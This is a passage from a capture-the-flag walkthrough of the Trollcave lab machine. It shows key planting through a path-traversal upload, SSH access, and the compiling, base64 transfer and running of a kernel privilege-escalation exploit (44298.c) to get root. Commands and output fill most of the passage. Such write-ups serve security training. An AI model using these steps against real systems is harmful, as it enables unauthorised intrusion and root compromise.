
To do so follow the below steps:

```
1 | ssh-keygen -f rails
2 | mv rails.pub authorized_keys
3 | chmod 600 rails
```

```
root@kali:~/Desktop/troll# ssh-keygen -f rails ↵
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in rails.
Your public key has been saved in rails.pub.
The key fingerprint is:
SHA256:kq2VEF1hqZzhk2MXthsd7BZuYPTLCYGqG7YWEEeN6EZ0 root@kali
The key's randomart image is:
+---[RSA 2048]---+
| ..o **+
| + E.+.*o+
| . +.+ B.B.o
| + .+X.+o*o
| . +o.S+ =+
| . * + .
| o =.
| +
|
+---[SHA256]---+
root@kali:~/Desktop/troll# ls
rails  rails.pub
root@kali:~/Desktop/troll# mv rails.pub authorized_keys ↵
root@kali:~/Desktop/troll# chmod 600 rails ↵
```

Here we have generated ssh RSA key file by the name of rails without a password and transferred rails.pub into authorized\_keys and gave permission 600 for proper authentication.

Then upload the **authorized\_keys** and add **../../../../home/rails/.ssh/authorized\_keys** path manually.



So after uploading SSH key, it was time to connect target's machine through ssh key.

```
1 | ssh -i rails rails@192.168.1.124
```

Awesome!! From below image, you can observe the target machine's tty shell.

```
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Wed May 16 12:41:27 2018 from 192.168.1.102
$ python -c 'import pty;pty.spawn("/bin/bash")'
rails@trollcave:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.4 LTS
Release:        16.04
Codename:       xenial
```

Then we execute `lsb_release -a` command to know the version of the kernel and found 16.04. After then with the help of searchsploit found **kernel exploit 44298.c** for local privilege escalation.

```
| exploits/linux/dos/39773.txt  
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege Escalation (Metasploit)  
| exploits/linux/local/40759.rb  
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privile  
ilege Escalation | exploits/linux_x86-64/local/40871.c  
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter target_offset Out-of-Bounds  
Privilege Escalation | exploits/linux_x86-64/local/40049.c  
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privile  
ge Escalation | exploits/linux/local/39772.txt  
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPLACE' Local Privilege Escala  
tion | exploits/linux/local/40489.txt  
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation  
| exploits/linux/local/44298.c  
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Pr  
ivilege Escalation | exploits/linux/local/44300.c  
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Esc  
alation (KASLR / SMEP) | exploits/linux/local/43418.c  
-----  
Shellcodes: No Result
```

At that moment we copied this exploit on Desktop and compiled it, now it was impossible to transfer the exploit using simple complied file, therefore, we need to encode it file into base64. You use below command to follow same steps.

```
1 cd Desktop
2 cp /usr/share/exploitdb/exploits/linux/local/44298.c .
3 gcc 44298.c -o kernel
4 base64 kernel
```

```
root@kali:~/Desktop# cp /usr/share/exploitdb/exploits/linux/local/44298.c .
root@kali:~/Desktop# gcc 44298.c -o kernel
root@kali:~/Desktop# base64 kernel
f0VMRgIBAQAAAAAAAAAMAPgABAAAAEAKAAAAAABAAAAAAAFAguAAAAAAAAAAEAAOAAJ
AEAAHgAdAYAAAEEAAAQAAAAAABAAAAAAAEEAAAAAAA+AEAAAAAAD4AQAAAAAAgA
AAAAAAAwAAAQAAA4AgAAAAADgCAAAAAAOAIAAAAAcAAAAAAABwAAAAAAAQAA
AAAAAAABAAAABQAAAAAAAMgWAAAAAAyBYAAAAAAACAA
AAAAAAEAAAAGAAA6B0AAAAADoHSAAAAAA0gdIAAAAAAsAIAAAAAD4AgEAAAAAAIAAA
AAAAAgAAAAYAAAD4HQAAAAAPgdIAAAAAA+B0gAAAAADgAQAAAAAOABAACAAAAAA
AAAEEAAAABAAAFCAAAAVAIAAAAAABUAgAAAAAAEQAAAAARAAAAAAEAAAAAA
AFDldGQEAAAeBMAAAAAB4EwAAAAAHgTAAAAApAAAAACKAAAAAAQAAAAAA
UeV0ZAYAAAAAAQAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAABS
5XRKBAAA0gdAAAAAA6B0gAAAAADoHSAAAAABgCAAAAAAGAIAAAAAAABAAAAAAC9s
aWI2NC9sZC1saW51ec140DYtNjQuC28uMgAEAAAEEAAAABHTLUAAAAAAAMAAAACAAAAAA
AAQAAAUAQAAwAAAEd0VQBbtip04S9bcXhFYBiLzIeKNsVpfwIAAAATAAAQAAAAYAAAAAQA
AAAAAgAAAAATAAAAOfKLHAAAAAAEAAAAAAAnAAAAEgAAAAAA
AAAAAAACKAAAAIAAAAAAAEgAAAAAAEgAAAAAAACSAAAAEGAAAAAAABRAAAAEGAA
AAA4AAAAEgAAAAAAACSAAAAEGAAAAAAABRAAAAEGAA
```

We copied the base64 encoded value then move into target's terminal where we created an empty file exploit.base64 with the help of nano and past above copied encode code.

```
1 | nano exploit.base64
```

Far ahead decoded it in a new file as rootshell and give all permission to the decoded file. At last, we run the rootshell file to get root privilege.

```
1 | cat exploit.base64 |base64 -d > rootshell
2 | chmod u+x rootshell
3 | ./rootshell
4 | id
5 | cd /root
6 | cat flag.txt
```

```
rails@trollcave:~$ nano exploit.base64 ↵
rails@trollcave:~$ cat exploit.base64 |base64 -d > rootshell ↵
rails@trollcave:~$ chmod u+x roothsell
chmod: cannot access 'roothsell': No such file or directory
rails@trollcave:~$ chmod u+x rootshell ↵
rails@trollcave:~$ ./rootshell ↵
task_struct = ffff88002a8c0000
uidptr = ffff880000928844
spawning root shell
root@trollcave:~# id ↵
uid=0(root) gid=0(root) groups=0(root),1001(rails)
root@trollcave:~# cd /root ↵
root@trollcave:/root# ls
flag.txt
root@trollcave:/root# cat flag.txt ↵
et tu, dragon?

c0db34ce8adaa7c07d064cc1697e3d7cb8aec9d5a0c4809d5a0c4809b6be23044d15379c5
root@trollcave:/root#
```

BINGO!!!! We got the root flag!!!

**Author:** AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)

← OLDER POSTS